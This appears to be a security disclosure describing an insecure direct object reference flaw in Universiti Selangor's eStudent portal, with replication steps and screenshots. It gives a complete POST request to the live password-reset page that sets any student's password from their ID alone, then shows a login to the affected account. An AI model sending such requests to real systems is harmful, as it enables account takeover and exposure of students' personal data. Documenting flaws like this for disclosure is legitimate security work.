Universiti Selangor (UNISEL) E-student Portal Insecure Direct Object Reference (IDOR) Vulnerability Jan 2023

Description

The system allows users to modify information about other users without their consent because it stores the student ID on the user's side, enabling them to alter the value before submitting a POST request. This means that a user can change another user's password and view sensitive information about them by simply knowing their student ID. This vulnerability can be found in forgot_password_main.jsp (2 Jan 2023) and can be replicated **without any access** to the system.

Severity

Critical


Tools

Postman

Proof-of-Concept (POC) / Replication Steps

1. To change a student's password using the forgot_password_main.jsp page, you will need to send a POST request with four parameters: textfield for the new password, submit, an MM_UPDATE value, and the student's ID in an MM_recordId field. The textfield will contain the password you want to set, and the MM_recordId field should contain the student's ID. Sending the POST request will trigger the password change.


2. Lets say for this example, we wanted to change my password for the account **'4213005282'** and set the password to **'thisisatest'** and submit a **POST** request.



POST http://estudent.unisel.edu.my/resetpassword/forgot_password_main.jsp?textfield=thisisatest&Submit=Reset+My+Password&MM_update=form1&MM_recordId=4213005282

	KEY	VALUE	DESCRIPTION
☑	textfield	thisisatest	
☑	Submit	Reset+My+Password	
☑	MM_update	form1	
☑	MM_recordId	4213005282	
	Key	Value	Description

3. Then, try logging in **after** sending the **POST** request. In this example, password typed in is shown for easier viewing purposes.



WELCOME TO eStudent | Universiti Selangor

Server 1 Server 2

LOGIN

Student id: 4213005282
Password: thisisatest
Login


Forgot Password

INFORMATION

:- Course Registration
:- Student Registration
:- Examination Result
:- Student Hostel
:- Convocations

FAKULTI / PUSAT / UNIT	No Telefon		Email	Memo
	Shah Alam	Bestari Jaya		
Unit Rekod & Konvokesyen	03-5522 3481 03-5522 3461	03-3280 5020 03-3280 6080	unit_rekod@unisel.edu.my	
Unit Peperiksaan	03-5522 3594	03-3280 5023	uppk_bj@unisel.edu.my (Bestari Jaya) uppksa@unisel.edu.my (Shah Alam)	
Unit Kewangan Pelajar dan Kawalan Kredit	03-5522 3530 03-5522 3527 03-5522 3523 03-5522 3529	03-3280 5043 03-3280 5040 03-3280 5042 03-3280 5135	studentfinance@unisel.edu.my	

4. And you’re now in the system without needing to have an account. The **only** thing you need is the student ID.



NAME : [redacted]
ID NO / IC NO : 4213005282 / [redacted]
PROGRAM : [redacted]
FACULTY :
CAMPUS :
STATUS :

>> Main Page 02/01/2023 - 11:20:27

QUICK NOTIFICATION

[redacted]

IMPORTANT DATE

EVENT	Start	End
Self Registration (iDaftar) Click	20/11/2022	24/11/2022
Add Drop Course Current Semester Click	25/11/2022	29/11/2022
Current Result Closed Click	06/03/2023	05/04/2023
Exam Slip Print Click	30/01/2023	10/02/2023

You are encouraged to change your password regularly for safety and security purposes. Click

New Login to SGS

Students without photo displayed in profile. Click

© copyright 2012 Unisel - Universiti Selangor